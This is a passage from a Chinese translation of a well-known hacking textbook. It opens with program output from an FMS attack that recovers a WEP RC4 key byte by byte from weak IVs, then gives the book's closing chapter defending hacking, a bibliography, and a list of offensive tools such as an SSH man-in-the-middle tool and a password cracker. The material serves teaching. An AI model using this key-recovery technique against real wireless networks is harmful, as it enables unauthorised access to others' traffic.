 28  2 |  60  1 |  92  1 | 124  0 | 156  0 | 188  0 | 220  0 | 252  3 |
 29  1 |  61  1 |  93  1 | 125  0 | 157  0 | 189  0 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  1 | 158  1 | 190  0 | 222  1 | 254  0 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  0 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] is probably 1
$
$ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA..  at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA..  at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA..  at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

[ output trimmed ]
```

```
Using IV: (15, 255, 252), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is 197
Doing the first 15 steps of KSA..  at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is 238
Doing the first 15 steps of KSA..  at KSA iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is 176
Doing the first 15 steps of KSA..  at KSA iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0  1 |  32  0 |  64  2 |  96  0 | 128  1 | 160  1 | 192  0 | 224  2 |
  1  2 |  33  1 |  65  0 |  97  2 | 129  1 | 161  1 | 193  0 | 225  0 |
  2  0 |  34  2 |  66  2 |  98  0 | 130  2 | 162  3 | 194  2 | 226  0 |
  3  2 |  35  0 |  67  2 |  99  2 | 131  0 | 163  1 | 195  0 | 227  5 |
  4  0 |  36  0 |  68  0 | 100  1 | 132  0 | 164  0 | 196  1 | 228  1 |
  5  3 |  37  0 |  69  3 | 101  2 | 133  0 | 165  2 | 197  0 | 229  3 |
  6  1 |  38  2 |  70  2 | 102  0 | 134  0 | 166  2 | 198  0 | 230  2 |
  7  2 |  39  0 |  71  1 | 103  0 | 135  0 | 167  3 | 199  1 | 231  1 |
  8  1 |  40  0 |  72  0 | 104  1 | 136  1 | 168  2 | 200  0 | 232  0 |
  9  0 |  41  1 |  73  0 | 105  0 | 137  1 | 169  1 | 201  1 | 233  1 |
 10  2 |  42  2 |  74  0 | 106  4 | 138  2 | 170  0 | 202  1 | 234  0 |
 11  3 |  43  1 |  75  0 | 107  1 | 139  3 | 171  2 | 203  1 | 235  0 |
 12  2 |  44  0 |  76  0 | 108  2 | 140  2 | 172  0 | 204  0 | 236  1 |
 13  0 |  45  0 |  77  0 | 109  1 | 141  1 | 173  0 | 205  2 | 237  4 |
 14  1 |  46  1 |  78  1 | 110  0 | 142  3 | 174  1 | 206  0 | 238  1 |
 15  1 |  47  2 |  79  1 | 111  0 | 143  0 | 175  1 | 207  2 | 239  0 |
 16  2 |  48  0 |  80  1 | 112  1 | 144  3 | 176  0 | 208  0 | 240  0 |
 17  1 |  49  0 |  81  0 | 113  1 | 145  1 | 177  0 | 209  0 | 241  0 |
 18  0 |  50  2 |  82  0 | 114  1 | 146  0 | 178  0 | 210  1 | 242  0 |
 19  0 |  51  0 |  83  4 | 115  1 | 147  0 | 179  1 | 211  4 | 243  2 |
 20  0 |  52  1 |  84  1 | 116  4 | 148  0 | 180  1 | 212  1 | 244  1 |
 21  0 |  53  1 |  85  1 | 117  0 | 149  2 | 181  1 | 213 12*| 245  1 |
 22  1 |  54  3 |  86  0 | 118  0 | 150  1 | 182  2 | 214  3 | 246  1 |
 23  0 |  55  3 |  87  0 | 119  1 | 151  0 | 183  0 | 215  0 | 247  0 |
 24  0 |  56  1 |  88  0 | 120  0 | 152  2 | 184  0 | 216  2 | 248  0 |
 25  1 |  57  0 |  89  0 | 121  2 | 153  0 | 185  2 | 217  1 | 249  0 |
 26  1 |  58  0 |  90  1 | 122  0 | 154  1 | 186  0 | 218  1 | 250  2 |
 27  2 |  59  1 |  91  1 | 123  0 | 155  1 | 187  1 | 219  0 | 251  2 |
 28  2 |  60  2 |  92  1 | 124  1 | 156  1 | 188  1 | 220  0 | 252  0 |
 29  1 |  61  1 |  93  3 | 125  2 | 157  2 | 189  2 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  0 | 158  1 | 190  1 | 222  1 | 254  2 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  2 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
$
```

这种类型的攻击如此成功，以致于某此销售商已经开始生产避免使用弱 IV 的硬件。这种解决方案只有在网络中的所有无线硬件都使用相同的经过改良的硬件的情况下才会起作用。

第5章　结束语

hacking 趋向于成为一个使人产生误解的主题，而且媒体喜欢使用耸人听闻的手法，这恰恰使情况恶化。术语上的改变通常没有什么效果——需要的是思想观念上的转变。黑客是一些具有革新精神以及全面深入的技术知识的人。黑客不一定是罪犯，尽管只要犯罪就可能遭到惩罚，但总会有一些罪犯是黑客。尽管其有潜在的应用，但黑客技术本身并没有什么错。

不管你喜不喜欢，这个世界每天所依赖的软件和网络中存在着弱点。这完全是利润导向软件开发的必然结果。只要钱与技术联系在一起，软件中就会存在弱点并且网络中会有犯罪。这通常是一种有害的结合，但发现软件中弱点的人并不是受利益驱使的，也不是恶毒的罪犯。这些人就是黑客，每个人都有自己的动机。一些是由于好奇心的驱使，其他一些为了自己的工作获得报酬，仍有一些只是喜欢挑战，事实上有一些是罪犯。这些人中的大多数并没有恶意的打算，而是想帮助开发商修补他们易受攻击的软件。如果没有黑客，仍然不会发现软件中的弱点和漏洞。

一些人会辩论说，如果没有黑客，就没有必要修补这些未被发现的弱点了。这是一种观点，但我个人更喜欢进步而不是停滞。黑客在技术的进化过程中扮演了非常重要的角色。没有黑客，就没有任何理由提高计算机的安全性。除此之外，只要提出“为什么？”和“如果……怎么办”这样的问题，就总会存在黑客。没有黑客的世界将会是一个没有好奇心和没有革新的世界。

我希望这本书已经解释了 hacking 的一些基本技术，甚至是它的精神。技术总是在发展和扩张，因此总会有新的 hack。软件中总会存在新的弱点，协议规范中存在二义性以及无数其他的疏忽。从本书获得的知识只是一个起点。您必须通过不断推测事情如何工作、质疑其可能性以及思考那些开发者没有思考的东西来扩展自己的知识。您必须充分利用这些发现并且将这些知识应用到任何您认为适合的地方。信息本身是无罪的。

参考文献

Aleph One. "Smashing the Stack for Fun and Profit,"*Phrack 49.*
http://www.phrack.org/show.php?p=49&a=14

Bennett,C.,F. Bessette,and G. Brassard. "Experimental Quantum Cryptography,"Journal of Cryptology 5,no.1 (1992):3-28.

Borisov,N.,I.Goldberg,and D.Wagner. "Intercepting Mobile Communications: The Insecurity of 802.11."
http://www.isaac.cs.berkeley.edu/Isaac/mobicom.pdf

Brassard,G.and P.Bratley.*Fundamentals of Algorithmics*.Englewood Cliffs,NJ: Prentice-Hall,1995.

CNET News. "40-Bit Crypto Proves No Problem,"January 31,1997.
http://news.com.com/2100-1017-266268.html

Conover,M.(Shok). "w00w00 on Heap Overflows,"w00w00 Security Development.http://www.w00w00.org/files/articles/heaptut.txt

Electronic Frontier Foundation. "Felten vs RIAA.www.eff.org/sc/felten/

Eller,Riley(caezar). "Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms."http://community.core-sdi.com/-~juliano/bypass-msb.txt

Engler,C. "Wire Fraud Case Reveals Loopholes in U.S. Laws Protecting Software."
http://www.cs.usask.ca/undergrads/bcb668/490/Week5/wirefraud.html

Fluhrer, S., I.Mantin,and A.Shamir."Weaknesses in the Key Scheduling Algorithm of RC4." http://citeseer.nj.nec.com/fluhrer01weaknesses.html

Grover,L. "Quantum Mechanics Helps in Searching For a needle in a Haystack." *Physical Review Letters* 79,no.2 (July 14,1997):325-28.

Joncheray,L. "Simple Active Attack Againgst TCP."
http://www.shellcode.com.ar/docz/asm/ssharp.pdf

Levy,Steven.*Hackers:Heroes of the Computer Revolution*.New York,NY:Doubleday,1984.

McCullagh, D. "Russian Adobe Hacker Busted." *Wired ,News*.July 17,2001.
http://www.wired com/news/politics/0,1283,45298,00.html

The NASM Development Team, "NASM—The Netwide Assembler (manual)," version 0.98.34. http://nasm.sourceforge.net/

Rieck, K. "Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain."
http://www. thehackerchoice.com/papers/ffp.pdf

Schneier. B. *Applied Cryptography: Protocols, Algorithms, and Source Code, in C*, 2nd ed. NewYork: John Wiley & Sons, 1996.

Scut and Team Teso. "Exploiting Format String Vulnerabilities," version 1.2. hltp://www.team- teso.net/releases/formatstring-l.2.tar.gz

Shor,P. "Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer." *SLAM Journal of Computing 26* (1997): 1484-509.http://www.research.att.com/~shor/papers/

Smith,N. "Stack Smashing Vulnerabilities in the UNIX Operating System." http://tinfpc3.vub.ac.be/papers/nate-buffer.pdf

Solar Designer. "Getting Around Non-Executable Stack (and Fix)."*BugTraq* post dated Sunday,Aug.10,1997. http://lists.insecure.org/lists/bugtraq/1997/Aug/0066.html

Stinson, D.*Cryptography:Theory and Practice*.Boca Raton,FL:CRC Press,1995.

Zwicky,E., S.Cooper,and D.Chapman.*Building Internet Firewalls*,2nd ed. Sebastopol,CA:O'Reilly,2000.

pcalc

A programmer's calculator available from Peter Glen
http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

The Netwide Assembler,from Pixel (Pascal Rigaux)
http://nasm.sourceforge.net/

hexedit

a hexadecimal editor from Pixel (Pascal Rigaux)
http://www.phiral.com/

Nemesis

A packet-injection tool from obecian (Mark Grimes) and Jeff Nathan
http://www.packetfactory.net/projects/nemesis/

ssharp

An SSH man-in-the-middle tool from Stealth
http://stealth.7350.org/SSH/7350ssharp.tgz

ffp

A fuzzy fingerprint generation tool from Konrad Rieck
http://www.thehackerschoice.com/thc-ffp/

John the Ripper

A password cracker from Solar Designer
http://www.openwall.com/john/

[General Information]
书名=黑客之道：漏洞发掘的艺术
作者=（美）埃里克森著　　田玉敏等译
页数=193
SS号=11372100
出版日期=2005年03月第1版

前言
目录
目录